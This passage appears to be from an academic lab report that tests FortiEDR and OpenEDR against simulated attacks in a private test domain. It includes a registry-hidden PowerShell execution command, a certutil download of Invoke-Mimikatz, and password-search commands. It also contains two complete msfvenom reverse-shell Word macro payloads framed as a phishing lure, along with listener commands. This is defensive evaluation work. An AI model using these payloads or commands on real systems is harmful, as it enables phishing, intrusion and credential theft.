This was blocked by fortiedr and the powershell script although it was dropped successfully it was not able to run. Although no alert was triggered.

OpenEDR:

This was not blocked by Openedr and the powershell script was dropped successfully and was able to run. The alert that was triggered was the following:

The screenshot shows a security alert window with the following details:

- Title:** Suspicious Powershell Execution
- Time:** 2023-03-02 13:44:45
- Device:** PCWITHOPENEDR
- Tactic ID:** T1059.001
- Alert Type:** New
- Buttons:** Close Alert, Add Suppression Rule, Report False Positi

The alert details are as follows:

```

"adaptive_event_type" : "Suspicious Powershell Execution",
"base_event_type" : "Create Process",
"child_process_command_line" : "powershell.exe -ExecutionPolicy ByP
"child_process_elevation_type" : "TYPE3",
"child_process_hash" : "e6bcade7272afdf52d963d0626a1dd4d26b39a7e",
"child_process_path" : "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\
"child_process_pid" : 6852,
"child_process_verdict" : "Safe",
"component" : "EDR",
"device_name" : "PCWITHOPENEDR",
"event_group" : "PROCESS",
"event_time" : "2023-03-02 13:44:45.470+02:00",
"process_creation_time" : "2023-03-02 13:44:44.465+02:00"
"logged_on_user" : "gpanag@DIPLOMATIKI",
"process_hash" : "6bc815d8ab2194850142e80b7107539612332bbd'
"process_parent_tree" : [ ... ],
"process_path" : "C:\Windows\SysWOW64\cmd.exe",
"process_user_domain" : "DIPLOMATIKI",
"process_user_name" : "gpanag@DIPLOMATIKI",
"process_verdict" : "Safe",
"tactic" : "Execution",
"tacticID" : "TA0002",
"technique" : "PowerShell",
"techniqueID" : "T1059.001"

```

Suspicious Powershell Execution alert from OpenEDR**Execute code hidden in Registry:**

This option will try to execute a PowerShell script hidden in the Registry. This technique is used by the known Trojan Banking Ursnif. The script doesn't exist and it is just for testing.

This is the command that is run:

```
C:\Windows\system32\cmd.exe /c powershell.exe -nopprofile -windowstyle hidden
-executionpolicy bypass iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp
'HKCU:\Software\Classes\Cynet').TEST)));
```

FortiEDR:

This attack was blocked by Windows Defender as a Trojan ("This program is dangerous and executes commands from an attacker.") The attack was running a cmd command that run powershell.exe in order to bypass iex (Invoke-Expression). When disabling defender, the attack was blocked by FortiEDR.

OpenEDR:

This attack was blocked by OpenEDR,an alert was created.

Suspicious Powershell Execution 2023-03-02 14:59:28 PCWITHOPENEDR T1059.001 New

Close Alert Add Suppression Rule Report False Pos

```

"adaptive_event_type" : "Suspicious Powershell Execution",
"base_event_type" : "Create Process",
"child_process_command_line" : "powershell.exe -noprofile -windowst
"child_process_elevation_type" : "TYPE3",
"child_process_hash" : "e6bcade7272afdf52d963d0626a1dd4d26b39a7e",
"child_process_path" : "C:\Windows\System64\WindowsPowerShell\v1.0\
1) "child_process_pid" : 8820,
"child_process_verdict" : "Safe",
"component" : "EDR",
"device_name" : "PCWITHOPENEDR",
"event_group" : "PROCESS",
"event_time" : "2023-03-02 14:59:28.770+02:00",
"process_creation_time" : "2023-03-02 14:59:27.776+02:00"

"logged_on_user" : "gpanag@DIPLOMATIKI",
"process_hash" : "6bc815d8ab2194850142e80b7107539612332bt
"process_parent_tree" : [ ... ],
"process_path" : "C:\Windows\System64\cmd.exe",
"process_user_domain" : "DIPLOMATIKI",
"process_user_name" : "gpanag@DIPLOMATIKI",
"process_verdict" : "Safe",
"tactic" : "Execution",
"tacticID" : "TA0002",
"technique" : "PowerShell",
"techniqueID" : "T1059.001"

```

Event Created from OpenEDR

Malicious Process Command:

```

Please Choose one of the following to trigger an alert:
1) Use Certutil LOLBIN to download malicious file from web
0) Exit(Back to main menu)

```

Cynet tool menu

Certutil is a LOLBIN which can download malicious files from the web. Please note, downloading files with Certutil is not common and attackers abuse this program to download malicious files in a stealthy way. This POC will download "Invoke-Mimikatz1.ps1" to folder "AppData\Local\Microsoft\Windows\NetCache\IE\XXXXXXX".

FortiEDR:

This attack was blocked by FortiEDR as Malicious process (certutil.exe) with a command line:

```

-urlcache -split -f
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mi
mikat1.ps1 C:\Users\gpanag\Downloads\CyTool(1)\CyTool

```

Command Line

OpenEDR:

This attack was not blocked by Comodo Antivirus, nor OpenEDR. The attack uses a cmd command that runs powershell.exe in order to download a file from github.com that is

Invoke-Mimikatz.ps1. It managed to communicate with github, but wasn't able to run the command.

```

**** Online ****
000000 ...
21a1d5
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1

WinINet Cache entries: 1

CertUtil: -URLCache command FAILED: 0x80070005 (WIN32: 5 ERROR_ACCESS_DENIED)
CertUtil: Access is denied.
    
```

Command running successfully

The alert was the following:

Suspicious Certutil Usage


Persistence

Create Malicious Task Scheduler:

This option will create a task scheduler with a random name that will run a bat script named CynetTest.bat. This bat script will be dropped in the TEMP folder. The task will be registered and executed within a minute or so. A pop up message will appear, 10 seconds after the execution the Schedule Task and the BAT script will be deleted.

FortiEDR:


The test was successful. No alert from fortiEDR



FortiEDR successful attack

OpenEDR:

The test was not successful. OpenEDR blocked the execution of the attack.




test was not successful

Create File on Startup Folder

This option will create a bat script - CynetTest.bat within the Startup directory, this means that the script will be executed on OS startup, this is another common way for malwares to create persistence. The script contains harmless code and is deleted when execution is done.

FortiEDR:

File created successfully on Startup Folder. No alerts were triggered.




chrome_installer	3/11/2023 11:03 A...	Text Document	47 KB
CynetTest	3/18/2023 2:28 PM	Windows Batch File	1 KB
ed4f86d6-8a3d-4363-bc06-c188e7bcfcf...	3/12/2023 8:11 AM	TMP File	0 KB
fb167a6a-c057-41f9-b88b-f059cb6812b...	3/15/2023 2:29 PM	TMP File	0 KB
MicrosoftEdgeUpdate	3/18/2023 2:24 PM	Text Document	871 KB

File created successfully on Startup Folder

OpenEDR:

File creation was successful on Startup Folder. No alerts were triggered.



```
Administrator: C:\Users\administrator\Downloads\CyTool(1)\C:
CynetTest.bat File is created in Startup Folder
Removing File...
Press any key to continue . . .
```

Cynettest.bat file

Host Enumeration

This test will aim to trigger medium severity alerts on reconnaissance (info gathering) and passwords enumeration.

Commands examples for searching passwords and network info:


```
cmd.exe /c dir /s *passw* == *cred* == *vnc* >NUL
```

```
cmd.exe /c reg query HKLM /f password /t REG_SZ /s >NUL
```

```
cmd.exe /c powershell get-netipconfiguration >NUL
```

FortiEDR:

An enumeration process was attempted. The action was blocked by FortiEDR.



Host Enumeration attempt on FortiEDR

Source process:	\Device\HarddiskVolume1\Windows\SysWOW64\reg.exe
Command Line:	query HKLM /f password /t REG_SZ /s
Command Line:	/c reg query HKLM /f password /t REG_SZ /s >NUL
Target:	BOOT MANAGER ACCESS
Action:	Blocked

Event Generated


OpenEDR:

An enumeration process was attempted. The action was blocked by EDR.

With a source process: \Device\HarddiskVolume1\Windows\SysWOW64\reg.exe

Command Line: query HKLM /f password /t REG_SZ /s

It run the command virtually and blocked it:



Host Enumeration attempt on OpenEDR

The alert created:

Application	Rating	Action
C:\ProgramData\COMODO\Cis\tempscrpt\C_powershell.exe_9890D23E41F2B316156E495661B289BE2FB5A88B.ps1	Unrec...	Run Virtually
C:\ProgramData\COMODO\Cis\tempscrpt\C_powershell.exe_9890D23E41F2B316156E495661B289BE2FB5A88B.ps1	Unrec...	Run Virtually
C:\ProgramData\COMODO\Cis\tempscrpt\C_powershell.exe_C1A4D6B7C11A7F6F490D425940D23232B051E8FB.ps1	Unrec...	Run Virtually

Alert created

Threat Intelligence Detection

This feature will download random real samples of adware\hack tools\MimiKatz. The file extension will be '.dll' in order to prevent execution. The files will be saved in the folder "CynetTID", when the download completes you will be asked if you would like to delete the files or not.

FortiEDR:

There was an attempt to download a malicious file. The action was blocked by the EDR because the executable failed verification.

```

Hello!

This feature will download a real malicious file in MEDIUM risk, the file is ZIP archive and will be download and unzipped into the folder 'CynetTID'
The File extension will be '.dll' to prevent the file from being run accidentally

Press any key to start download random malicious file
    
```

Threat Intelligence Detection attempt FortiEDR

OpenEDR:

There was an attempt to download malicious files. The action was blocked by OpenEDR .

```

Hello!

This feature will download a real malicious file in MEDIUM risk, the file is ZIP archive and will be download and unzipped into the folder 'CynetTID'
The File extension will be '.dll' to prevent the file from being run accidentally

Press any key to start download random malicious file
    
```

Threat Intelligence Detection attempt OpenEDR

```

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "ecar_customers.py", line 468, in <module>
  File "ecar_customers.py", line 455, in main
  File "ecar_customers.py", line 209, in interface_a
  File "ecar_customers.py", line 190, in list_files
  File "site-packages\botocore\client.py", line 272, in _api_call
  File "site-packages\botocore\client.py", line 563, in _make_api_call
  File "site-packages\botocore\client.py", line 582, in _make_request
  File "site-packages\botocore\endpoint.py", line 102, in make_request
  File "site-packages\botocore\endpoint.py", line 137, in _send_request
  File "site-packages\botocore\endpoint.py", line 231, in _needs_retry
  File "site-packages\botocore\hooks.py", line 356, in emit
  File "site-packages\botocore\hooks.py", line 228, in emit
  File "site-packages\botocore\hooks.py", line 211, in _emit
  File "site-packages\botocore\retryhandler.py", line 183, in _call__
  File "site-packages\botocore\retryhandler.py", line 251, in _call__
  File "site-packages\botocore\retryhandler.py", line 277, in _should_retry
  File "site-packages\botocore\retryhandler.py", line 317, in _call__
  File "site-packages\botocore\retryhandler.py", line 223, in _call__
  File "site-packages\botocore\retryhandler.py", line 359, in _check_caught_exception
  File "site-packages\botocore\endpoint.py", line 200, in _do_get_response
  File "site-packages\botocore\endpoint.py", line 244, in _send
  File "site-packages\botocore\httpsession.py", line 283, in send
botocore.exceptions.EndpointConnectionError: Could not connect to the endpoint URL: "https://haimcynet.s3.amazonaws.com/?encoding-type=url"
[5088] Failed to execute script ecar_customers
    
```

Script Execution attempt

There was also an attempt to run these commands but was run virtually and blocked:

Date & Time	Application	Rating	Action
2023 12:40:28 PM	C:\ProgramData\COMODO\Cis\temp\script\C_powershell.exe_9890D23E41F2B316156E495661B289BE2FB5A88B.ps1	Unrec...	Run Virtually
2023 12:40:24 PM	C:\ProgramData\COMODO\Cis\temp\script\C_powershell.exe_9890D23E41F2B316156E495661B289BE2FB5A88B.ps1	Unrec...	Run Virtually

Attempt to run the commands

Word Document with Macros

For our next test, we will create a Word document with Macros. Word macros are small programs or scripts that automate repetitive tasks in Microsoft Word. They are created using the built-in programming language of Word, Visual Basic for Applications (VBA), and can be used to perform a wide range of tasks, from simple formatting changes to complex document automation.

On our Kali Linux machine we are running:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.145 LPORT=445 -f vba and we get the following code:

```

#If Vba7 Then
    Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Uvybf As Long,
    ByVal Qkhipv As Long, ByVal Khjqok As LongPtr, Ltgaafe As Long, ByVal lfxqysr As Long,
    Gpg As Long) As LongPtr
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Lkho As Long, ByVal
    Phlvw As Long, ByVal Nehdayn As Long, ByVal Wdy As Long) As LongPtr
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Krdhucrgw As
    LongPtr, ByRef Pzjzrwf As Any, ByVal Wihdrre As Long) As LongPtr
    
```

```

#Else
  Private Declare Function CreateThread Lib "kernel32" (ByVal Uvybf As Long, ByVal
Qkhipv As Long, ByVal Khjqok As Long, Ltgaafe As Long, ByVal lfxqysr As Long, Gpg As
Long) As Long
  Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Lkho As Long, ByVal Phlhw
As Long, ByVal Nehdayn As Long, ByVal Wdy As Long) As Long
  Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Krdhucrgw As Long,
ByRef Pzjrzwf As Any, ByVal Wihdrre As Long) As Long
#EndIf


Sub Auto_Open()
  Dim Rch As Long, Pjculscd As Variant, Mgdxxkxv As Long
#If Vba7 Then
  Dim Cuiohd As LongPtr, Xywdpfc As LongPtr
#Else
  Dim Cuiohd As Long, Xywdpfc As Long
#EndIf
  Pjculscd =
Array(252,232,143,0,0,0,96,49,210,100,139,82,48,139,82,12,137,229,139,82,20,15,183,74,3
8,139,114,40,49,255,49,192,172,60,97,124,2,44,32,193,207,13,1,199,73,117,239,82,87,139,
82,16,139,66,60,1,208,139,64,120,133,192,116,76,1,208,80,139,88,32,1,211,139,72,
52,139,1,214,49,255,49,192,193,207,13,172,1,199,56,224,117,244,3,125,248,59,125,36,117,
224,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4,139,1,208,137,68,36,36,91,91,
97,89,90,81,255,224,88,95,90,139,18,233,128,255,255,255,93,104,51,50,0,0,104,119,115,50
,95,84, _
104,76,119,38,7,137,232,255,208,184,144,1,0,0,41,196,84,80,104,41,128,107,0,255,213,106
,10,104,192,168,1,145,104,2,0,1,189,137,230,80,80,80,80,64,80,64,80,104,234,15,223,224,2
55,213,151,106,16,86,87,104,153,165,116,97,255,213,133,192,116,10,255,78,8,117,236,232,
103,0,0,0,
106,0,106,4,86,87,104,2,217,200,95,255,213,131,248,0,126,54,139,54,106,64,104,0,16,0,0,8
6,106,0,104,88,164,83,229,255,213,147,83,106,0,86,83,87,104,2,217,200,95,255,213,131,24
8,0,125,40,88,104,0,64,0,0,106,0,80,104,11,47,15,48,255,213,87,104,117,110,77,97,255,213,
_
94,94,255,12,36,15,133,112,255,255,255,233,155,255,255,255,1,195,41,198,117,193,195,18
7,240,181,162,86,106,0,83,255,213)

  Cuiohd = VirtualAlloc(0, UBound(Pjculscd), &H1000, &H40)
  For Mgdxxkxv = LBound(Pjculscd) To UBound(Pjculscd)
    Rch = Pjculscd(Mgdxxkxv)
    Xywdpfc = RtlMoveMemory(Cuiohd + Mgdxxkxv, Rch, 1)
  Next Mgdxxkxv
  Xywdpfc = CreateThread(0, 0, Cuiohd, 0, 0, 0)
End Sub
Sub AutoOpen()
  Auto_Open
End Sub
Sub Document_Open()
  Auto_Open
End Sub

```

Payload Generated

We are going to create a Text Document, with this code as a Macro, and make it run automatically when opening it. In our Test scenario we would name it for example “Monthly Bonus for all the Employees.” and we would send it as a phishing mail to the organization.



Scam mail created

FortiEDR

Having the Windows Defender enabled, we can see that it blocked the process as a Trojan.

TrojanDownloader:O97M/Donoff!sc

Alert level: Severe

Status: Active

Date: 3/12/2023 10:33 AM

Category: Trojan Downloader

Details: This program is dangerous and downloads other programs.

[Learn more](#)

Affected items:

containerfile: C:\Users\gpanag\Desktop\Documenttest2.docm

file: C:\Users\gpanag\Desktop\Documenttest2.docm->word\vbaProject.bin

TrojanDownloader:O97M/Donoff!sc

Alert level: Severe

Status: Quarantined

Date: 3/12/2023 10:14 AM

Category: Trojan Downloader

Details: This program is dangerous and downloads other programs.

[Learn more](#)

Affected items:

file: C:\Users\gpanag\Desktop\Document1.docm

OK

Alert created from Defender

We have set a reverse TCP listener on our Kali Linux:

```
(kali@kali)-[~]
└─$ sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST eth0; set LPORT 445; exploit"

[sudo] password for kali:
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => eth0
LPORT => 445
[*] Started reverse TCP handler on 192.168.1.145:445
[*] Sending stage (200774 bytes) to 192.168.1.141
[*] 192.168.1.141 - Meterpreter session 1 closed. Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] Sending stage (200774 bytes) to 192.168.1.141
[*] 192.168.1.141 - Meterpreter session 2 closed. Reason: Died
[-] Meterpreter session 2 is not valid and will be closed
[*] Sending stage (200774 bytes) to 192.168.1.141
[*] 192.168.1.141 - Meterpreter session 3 closed. Reason: Died
[-] Meterpreter session 3 is not valid and will be closed
[*] Sending stage (200774 bytes) to 192.168.1.141
[*] 192.168.1.141 - Meterpreter session 4 closed. Reason: Died
[-] Meterpreter session 4 is not valid and will be closed
[*] Sending stage (200774 bytes) to 192.168.1.141
[*] 192.168.1.141 - Meterpreter session 5 closed. Reason: Died
[-] Meterpreter session 5 is not valid and will be closed
[*] Sending stage (200774 bytes) to 192.168.1.141
[*] 192.168.1.141 - Meterpreter session 6 closed. Reason: Died
[-] Meterpreter session 6 is not valid and will be closed
```

Reverse tcp on Kali Linux

We can see that many attempts were created but all of them were blocked. This means that while the listener is initiated in the beginning, it is blocked immediately, and the file is blocked so the listener is unstable. The first time it was blocked by Windows Defender and afterwards we disabled it. We have not seen any alerts on FortiEDR platform but it was blocked.

OpenEDR

We created another payload for OpenEDR (with different LHOST IP and port) by running:
 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.19 LPORT=80 -f vba

```
#If Vba7 Then
  Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Ntow As Long,
  ByVal Fpoiony As Long, ByVal Iqklkygdx As LongPtr, Nkepvgt As Long, ByVal Jdrr As Long,
  lpw As Long) As LongPtr
  Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Gyvog As Long,
  ByVal Hrx As Long, ByVal Xpfo As Long, ByVal Zcei As Long) As LongPtr
  Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Vdx As LongPtr,
  ByVal Myqetvr As Any, ByVal Hwgaqnll As Long) As LongPtr
#Else
  Private Declare Function CreateThread Lib "kernel32" (ByVal Ntow As Long, ByVal
  Fpoiony As Long, ByVal Iqklkygdx As Long, Nkepvgt As Long, ByVal Jdrr As Long, lpw As
  Long) As Long
  Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Gyvog As Long, ByVal Hrx
  As Long, ByVal Xpfo As Long, ByVal Zcei As Long) As Long
  Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Vdx As Long, ByVal
  Myqetvr As Any, ByVal Hwgaqnll As Long) As Long
#EndIf


Sub Auto_Open()
  Dim Hxzyus As Long, Njfqsj As Variant, Vyn As Long
#If Vba7 Then
  Dim Xcv As LongPtr, Falch As LongPtr
#Else
  Dim Xcv As Long, Falch As Long
#EndIf
  Njfqsj =
  Array(252,232,143,0,0,0,96,49,210,100,139,82,48,137,229,139,82,12,139,82,20,15,183,74,3
  8,49,255,139,114,40,49,192,172,60,97,124,2,44,32,193,207,13,1,199,73,117,239,82,139,82,
  16,139,66,60,1,208,139,64,120,87,133,192,116,76,1,208,139,88,32,1,211,80,139,72,24,133,
  201,116,60,73,139, _
  52,139,49,255,1,214,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,125,36,117,
  224,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4,139,1,208,137,68,36,36,91,91,
  97,89,90,81,255,224,88,95,90,139,18,233,128,255,255,255,93,104,51,50,0,0,104,119,115,50
  ,95,84, _
  104,76,119,38,7,137,232,255,208,184,144,1,0,0,41,196,84,80,104,41,128,107,0,255,213,106
  ,10,104,192,168,1,19,104,2,0,0,80,137,230,80,80,80,80,64,80,64,80,104,234,15,223,224,255
  ,213,151,106,16,86,87,104,153,165,116,97,255,213,133,192,116,10,255,78,8,117,236,232,10
  3,0,0,0, _
  106,0,106,4,86,87,104,2,217,200,95,255,213,131,248,0,126,54,139,54,106,64,104,0,16,0,0,8
  6,106,0,104,88,164,83,229,255,213,147,83,106,0,86,83,87,104,2,217,200,95,255,213,131,24
  8,0,125,40,88,104,0,64,0,0,106,0,80,104,11,47,15,48,255,213,87,104,117,110,77,97,255,213,
  _
  94,94,255,12,36,15,133,112,255,255,255,233,155,255,255,255,1,195,41,198,117,193,195,18
  7,240,181,162,86,106,0,83,255,213)

  Xcv = VirtualAlloc(0, UBound(Njfqsj), &H1000, &H40)
  For Vyn = LBound(Njfqsj) To UBound(Njfqsj)
    Hxzyus = Njfqsj(Vyn)
    Falch = RtlMoveMemory(Xcv + Vyn, Hxzyus, 1)
  Next Vyn
  Falch = CreateThread(0, 0, Xcv, 0, 0, 0)
End Sub
```

```
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

Payload Generated

I created the Macro- enabled document and I tried to open it:
 We can see Microsoft Word Security Notice for the macros.



Microsoft Word Security Notice

We can see the netcat listener:

```
(kali@kali)-[~]
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.19] from (UNKNOWN) [192.168.1.15] 49803
whoami
^C

(kali@kali)-[~]
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.19] from (UNKNOWN) [192.168.1.15] 49887
```

netcat listener in Kali

No alerts were generated in OpenEDR but the connection was terminated and the file was quarantined by the Antivirus.

Network Mapper

Nmap (Network Mapper) is a free and open-source utility used for network exploration, management, and security auditing. It can be used to discover hosts and services on a computer network, identify operating systems and software versions, and detect vulnerabilities and potential security threats. Nmap supports a range of scanning techniques, including ping scanning, TCP SYN scanning, UDP scanning, and OS detection. It is widely used by network administrators, security professionals, and penetration testers to assess the overall security of a system or network.[16]

NMAP on the server (enumeration on DC):

```
msf6 > services
Services
-----
host      port  proto  name                state  info
-----
192.168.1.154 53    tcp    domain              open   Simple DNS Plus
192.168.1.154 88    tcp    kerberos-sec        open   Microsoft Windows Kerberos server time: 2023-03-05 19:04:25Z
192.168.1.154 135   tcp    msrpc               open   Microsoft Windows RPC
192.168.1.154 139   tcp    netbios-ssn         open   Microsoft Windows netbios-ssn
192.168.1.154 389   tcp    ldap                open   Microsoft Windows Active Directory LDAP Domain: diplomatiki.papei0., Site: Default-First-Site-Name
192.168.1.154 445   tcp    microsoft-ds        open
192.168.1.154 464   tcp    kpasswd5            open
192.168.1.154 593   tcp    ncacn_http          open   Microsoft Windows RPC over HTTP 1.0
